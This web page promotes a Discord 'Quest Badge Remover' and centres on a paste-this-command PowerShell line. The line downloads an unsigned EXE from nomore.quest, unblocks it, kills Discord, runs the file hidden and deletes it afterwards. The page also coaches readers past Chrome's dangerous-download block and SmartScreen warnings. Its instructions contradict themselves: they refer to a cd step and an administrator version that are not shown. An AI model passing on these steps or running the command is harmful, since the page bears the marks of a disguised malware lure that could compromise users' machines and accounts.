 Quest Badge Remover
How to run it
Nothing gets installed. You run the file once and it closes itself.
One line in PowerShell (No Download Needed)
Press Win and X together, choose Terminal on Windows 11 or Windows PowerShell on Windows 10, then paste this and press Enter. It does the whole job. (This is just opening powershell)
iwr https://nomore.quest/questremoval.exe -OutFile $env:TEMP\qbr.exe; Unblock-File $env:TEMP\qbr.exe; Get-Process Discord* -EA 0 | Stop-Process -Force; Start-Process $env:TEMP\qbr.exe -WindowStyle Hidden -Wait; Remove-Item $env:TEMP\qbr.exe -EA 0Open Discord again once it finishes. If you saved the download somewhere other than your Downloads folder, change the first part to that folder, in quotes: cd "D:\Tools".
The quick way, without a terminal
-
Download the file
If Windows marks it as blocked, right-click it, open Properties, and tick Unblock at the bottom.
-
Quit Discord completely
Closing the window is not enough. Right-click the Discord icon in the system tray and choose Quit.
-
Open QuestBadgeRemoval.exe
Windows shows a blue SmartScreen warning because the app is not code-signed. Choose More info, then Run anyway.
-
Start Discord again
The badge is gone from your profile.
If Chrome blocks the download
Chrome may refuse the file because it is unsigned. The screenshots below show what that looks like and what to click to get past it.

Ctrl+J.
3. Find the blocked file on that page.
4. Right-click it and choose Download dangerous file.
After you do that, the file lands in your Downloads folder the same as any other download. If Windows then shows a blue SmartScreen warning, choose More info then Run anyway — that warning is just because the app is not code-signed, not a judgement about the file itself.
If the file does not appear on the downloads page at all, check your browser's History → Recent history — sometimes a blocked download is recorded there but not shown on the downloads page.
If something goes wrong
- The term '.\QuestBadgeRemoval.exe' is not recognized
- PowerShell is in a folder that does not contain the file. Run
Get-ChildItem *.exeto see what is in the current one, then change thecdpart of the line to the right folder. - Running scripts is disabled on this system
- That is the execution policy, and it only covers PowerShell script files ending in .ps1. It does not apply to an EXE. If you are seeing it, you are running something other than this app.
- The window flashed and disappeared
- You double-clicked it and it finished before you could read anything. Use the one-line version instead and the output stays on screen.
- It ran but the badge is still there
- Discord was almost certainly still open. Check with
Get-Process Discord*; if that prints rows, it is still running. Close it and run the line again. - Access is denied
- Use the administrator version above.